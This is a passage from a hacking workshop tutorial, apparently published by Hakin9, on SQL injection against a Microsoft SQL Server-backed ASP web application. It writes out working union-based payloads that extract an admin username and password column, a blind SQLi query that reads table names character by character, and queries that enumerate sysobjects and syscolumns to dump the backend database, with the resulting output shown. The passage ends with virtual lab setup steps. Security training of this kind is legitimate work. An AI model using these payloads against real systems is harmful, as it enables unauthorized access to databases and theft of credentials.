
You can see the numbering from 1 to 9 and then an error message by SQL Server. This shows that you can read what is there in the first 9 columns of table "admin" on the page you landed on after this SQLi attack.

But, you need to know column names if you want to read information from the table "admin" which you can use instead of numbers from 1 to 9. So let's start with common guessable column names that any programmer can use. Think like a programmer. We will start with "username" as the first column name and will see what happens.

So our SQLi union attack query would look like this as given below.

SQLi: SomePage.asp?PID=-1 union select username,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from Admin


However, when we executed this attack, we saw the following error message again by the SQL server as shown below in the snapshot.



Which means no column exists as "username" so our bad luck here, no worries let's try with "user" and see what happens. Now our SQLi attack query would look like this as shown below.

SQLi: SomePage.asp?PID=-1 union select user,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from Admin

When we executed things could change and we land on the following page as shown below.




Cool, this means that we got the correct column name as we placed it in the first place as you can see that now we can put some text in the same location where we displayed number 1 and this text "webadmin" is basically a user name and the username itself says it's a web administrator account. So we are hacking into the web application. However, we need to know the password, so apply the same logic to find out the password column with different column names.

So long story short, we tried different names and found that "pwd" is probably the column that has passwords, however, for this user no password was set. The SQLi attack query we sent was as given below.

SQLi: SomePage.asp?PID=-1 union select user,pwd,3,4,5,6,7,8,9,10,11,12,13,14,15,16 from Admin

And, we got the following information as shown below in the snapshot.



As you can see, now there is blank field on location 2. So what did we learn here?

A successful union attack and information gathering on registered users, so we can try gathering more information from any other known tables.

This you have to do on your own, however, we can confirm that we found more table names including "user".

We will now cover Blind SQLi Attack in the next walkthrough and hope that you got the grip over union attack. This union attack can be extended further but that we can not cover in this workshop. If you want to learn more on extended attack methods, request a separate workshop on advanced and extended SQL Injection attacks and we will arrange it for you.

Tutorial 2 – Quick Walkthrough on Blind SQL Injection Attack

Cool, we have studied union attacks and authentication bypass attacks with walkthroughs now let's quickly learn blind SQL injection. We have explained the concept in a previous module, however, let's have a look at the SQLi blind attack queries we can use in any blind SQL injection attacks. Keep in mind that this is an attack type which is sort of your last resort so we will not be diving deep here but just to give you an idea.

As you learned, table names and column names guessing is going to take time and sometimes it's not easy to guess with directly hitting names, however, you can construct the names by using this SQLi attack with the query as shown below.

```
SomePage.asp?id=1 AND ISNULL(ASCII(SUBSTRING(CAST((SELECT TOP
1 LOWER(name)
FROM sysObjects WHERE xtYpe=0x55 AND name NOT IN(SELECT TOP 2
LOWER(name) FROM sysObjects WHERE xtYpe=0x55))
AS varchar(8000)),1,1)),0)=97
```

What happens here is that it will guess the first character of the second table name in the database, however, this will take more and more time and the results will take much effort but this type of attack does help you in situations where you can't do any other type of SQLi attacks.

Why not play with something where you get more room to find more and more information in bulk? And easily hack into web application and completely comprise the backend database? Sort of like dumping everything available in the backend database? This may sound bit weird as well as difficult to you but it all depends on how you perform SQLi attacks and what type of attacks you are performing.

But, this is possible and that is why we are studying something that is doable, however, this is not possible with Blind SQLi. You need to do something else so let's have another walkthrough and see how this is achievable.

Walkthrough on Compromising Backend Database with SQLi Attack

Okay, cool. Get ready to read everything available in the backend database by exploiting the SQLi vulnerability. But how is this possible? In our current penetration testing we are performing we found another page with SQLi attack which is a search field having an SQLi vulnerability. This type of SQLi vulnerability gives you more room to dump all database contents.

But, some pre-requisite knowledge is a must in such SQLi attacks, since we are attacking on MSSQL Server running in backend, we must know enough about its default features and views and how MSSQL operates.

However, since we are not in a database course but a hacking course, which definitely requires enough knowledge on the system you are trying to hack. To gain such knowledge and learn about these features of SQL Server we recommend that you should build your knowledge base by going through the following MSDN link so that you understand what will be happening here in the SQLi attack.

External link: <https://msdn.microsoft.com/en-us/library/ms177596.aspx>


To accomplish this we will again use the union operator but at an advanced level by using the default features of SQL Server as explained in the above link. So how to execute this.

We know vulnerable page, what we need is the number of columns in the SQL Statement written in background by programmer so the number of column matches in UNION attack.

Advance SQLi Attack

This advanced level of SQLi attack we will be performing will require SQL Server views to be used, let's see how it works. The below query was executed successfully in a search field as shown in below snapshot on a different page of the web application.

Advance SQLi Attack: union select 1,2,3,4 from sysobjects;--



The screenshot shows a search interface with a search bar containing the text "Search". Below the search bar, there is a "Search By:" dropdown menu set to "Name". To the right of the dropdown, the search query "union select 1,2,3,4 from sysobjects;--" is entered. Below the search bar, there are "Submit" and "Reset" buttons. The search results are displayed below the search bar, showing a list of items with columns for "Name", "Description", and "Created Date".

This SQLi attack took us to search page and we go to the below screen as shown in snapshot.

	Name	Father Name	
1	2	3	4

The logic behind these numbers from 1 to 4 we have already explained, now the fun will begin when we will use two column names of this sysobject table available as default in the SQL Server. So let's try and provide two column names we know which are "id" & "name" since this is a default view so we know it by default and you can practice by going into it as we explained in previous modules.

So after adding these two column names our SQLi would look like as given below.

Advance SQLi Attack: ' union select id,name,3,4 from sysobjects;--

When we executed this SQLi the search works well and took us to the following page as shown below in the snapshot and you can see what we have discovered.

Backend Database Hacking by Raheel Ahmad | Hakin9

Search

o	Name	Father Name	T
1	sysobjects	3	4
2	sysindexes	3	4
3	syscolumns	3	4
4	systypes	3	4
6	syscomments	3	4
8	sysfiles1	3	4
9	syspermissions	3	4
10	sysusers	3	4
11	sysproperties	3	4
12	sysdepends	3	4
14	sysreferences	3	4
19	sysfulltextcatalogs	3	4
20	sysindexkeys	3	4
21	sysforeignkeys	3	4
22	sysmembers	3	4
23	sysprotects	3	4
24	sysfulltextnotify	3	4
95	sysfiles	3	4
96	sysfilegroups	3	4
539148966	2_11_13	3	4
555149023	12_11_13	3	4
619149251	9_12_14	3	4
635149308	19_12_14	3	4
651149365		3	4
715149593	COURSE	3	4
731149650	TUTOR	3	4
763149764	TUTOR_TUTOR_WEB1	3	4
1029578706	_generateansiname	3	4
1045578763	_adduserobject	3	4
1061578820	_setPropertybyid	3	4
1077578877	_getobjwithprop	3	4
1093578934	_getpropertiesbyid	3	4
1109578991	_setPropertybyid_u	3	4
1125579048	_getobjwithprop_u	3	4

More tables.

ID	TABLE_NAME	COLUMN_NAME	DATA_TYPE	CHARACTER_MAXIMUM_LENGTH
1029578706	syscolumns	name	varchar	4
1029578706	syscolumns	id	int	3
1045578763	syscolumns	name	varchar	4
1045578763	syscolumns	id	int	3
1061578820	syscolumns	name	varchar	4
1061578820	syscolumns	id	int	3
1077578877	syscolumns	name	varchar	4
1077578877	syscolumns	id	int	3
1093578934	syscolumns	name	varchar	4
1093578934	syscolumns	id	int	3
1109578991	syscolumns	name	varchar	4
1109578991	syscolumns	id	int	3
1125579048	syscolumns	name	varchar	4
1125579048	syscolumns	id	int	3
1141579105	syscolumns	name	varchar	4
1141579105	syscolumns	id	int	3
1157579162	syscolumns	name	varchar	4
1157579162	syscolumns	id	int	3
1173579219	syscolumns	name	varchar	4
1173579219	syscolumns	id	int	3
1189579276	syscolumns	name	varchar	4
1189579276	syscolumns	id	int	3
1205579333	syscolumns	name	varchar	4
1205579333	syscolumns	id	int	3
1221579390	syscolumns	name	varchar	4
1221579390	syscolumns	id	int	3
1237579447	syscolumns	name	varchar	4
1237579447	syscolumns	id	int	3
1253579504	syscolumns	name	varchar	4
1253579504	syscolumns	id	int	3
1269579561	syscolumns	name	varchar	4
1269579561	syscolumns	id	int	3
1285579618	syscolumns	name	varchar	4
1285579618	syscolumns	id	int	3
1301579675	syscolumns	name	varchar	4
1301579675	syscolumns	id	int	3
1317579732	syscolumns	name	varchar	4
1317579732	syscolumns	id	int	3
1333579789	syscolumns	name	varchar	4
1333579789	syscolumns	id	int	3
1349579846	syscolumns	name	varchar	4
1349579846	syscolumns	id	int	3
1365579903	syscolumns	name	varchar	4
1365579903	syscolumns	id	int	3
1381579960	syscolumns	name	varchar	4
1381579960	syscolumns	id	int	3
1397580017	syscolumns	name	varchar	4
1397580017	syscolumns	id	int	3
1413580074	syscolumns	name	varchar	4
1413580074	syscolumns	id	int	3
1429580131	syscolumns	name	varchar	4
1429580131	syscolumns	id	int	3
1445580188	syscolumns	name	varchar	4
1445580188	syscolumns	id	int	3
1461580245	syscolumns	name	varchar	4
1461580245	syscolumns	id	int	3
1477580302	syscolumns	name	varchar	4
1477580302	syscolumns	id	int	3
1493580359	syscolumns	name	varchar	4
1493580359	syscolumns	id	int	3
1509580416	syscolumns	name	varchar	4
1509580416	syscolumns	id	int	3
1945057965	syscolumns	name	varchar	4
1945057965	syscolumns	id	int	3
1961058022	syscolumns	name	varchar	4
1961058022	syscolumns	id	int	3
2073058421	syscolumns	name	varchar	4
2073058421	syscolumns	id	int	3
2089058478	syscolumns	name	varchar	4
2089058478	syscolumns	id	int	3
2105058535	syscolumns	name	varchar	4
2105058535	syscolumns	id	int	3

Now the first column is the "ID" of this table and second column is the "name" of the table so now we can find available columns in any table, we will select one to demonstrate.

We selected two IDs from the above list, one of the default table and one from user defined table as shown in below SQLi

Advance SQLi Attack: ' union select id,name,3,4 from syscolumns where id=1125579048;--

Advance SQLi Attack: ' union select id,name,3,4 from syscolumns where id=10;--

And we found the below information for each query, respectively. Similarly, you can execute more advanced and customized queries to read through databases and dump all the content.

	Name	Father Name	
10	altuid	3	4
10	createdate	3	4
10	environ	3	4
10	gid	3	4
10	hasdbaccess	3	4
10	isaliased	3	4
10	isapprole	3	4
10	islogin	3	4
10	isntgroup	3	4
10	isntname	3	4
10	isntuser	3	4
10	issqlrole	3	4
10	issqluser	3	4
10	name	3	4
10	password	3	4
10	roles	3	4
10	sid	3	4
10	status	3	4
10	uid	3	4
10	updatedate	3	4

Second query result.

Registration No	Name	Father Name	Phone
1125579048	@property	3	4
1125579048	@uvalue	3	4

We hope you learned something new today and enjoyed the workshop and want to hack into databases yourself so let's help you in setting up your home lab for practicing the gained knowledge.

We hope it's beneficial for your career and thank you for attending the workshop.

Module 4 – What you should know to Advance your Database Hacking Skills

Tutorial 1 – Knowledge Base

Welcome to the fourth and last module of this workshop. The purpose of this module is to help all level of students, including people from the beginner level, to build the knowledge base in order to achieve a set level where they can gain further experience by means of setting up their own virtual home lab.

This will be a short and quick module, as we need to present the setup of the virtual lab as well as methods of hacking into databases by means of tools, which doesn't take much time, Ahan.

In the beginning of the workshop we focused on two database servers, if you can recall, Microsoft SQL Server and MYSQL Server. However, so far we were practicing on MS SQL Server. There is a big difference in these two servers from their own architecture standpoint, however, SQL Statements remains the same and there is not much difference. However, the default views and features do differ to a large extent. We will cover the hacking of MYSQL database by means of tools in this module so that we cover both servers.


But the core of the SQLi attack is basically manual techniques and customized queries which you have to write on your own in order to hack into the backend database. Tools can perform all the work for you but that's not the way core hackers do it! Therefore, we will cover the usage of tools to hack into the database servers in this module to cover both methods of hacking databases.

Anyhow, so what do you need to develop your own virtual home lab?


The answer is simple; you need tools and virtual machine software, we have explained that in other workshops as well, but as we mentioned, we need to cover all types of students, it's not necessary that all students have gone through other workshops, too, or they already know how to build home virtual lab. So students who have this knowledge, don't worry, sometimes it's good to revise or you can jump this section easily.

Setup Windows Server 2008


You can use virtual box as your virtual machine software, however, I am running VMware Fusion on my Mac. Let's setup VM for our server.




Add new virtual machine and select the options as shown in below figure to add new machine.




Now, select the method as shown below.



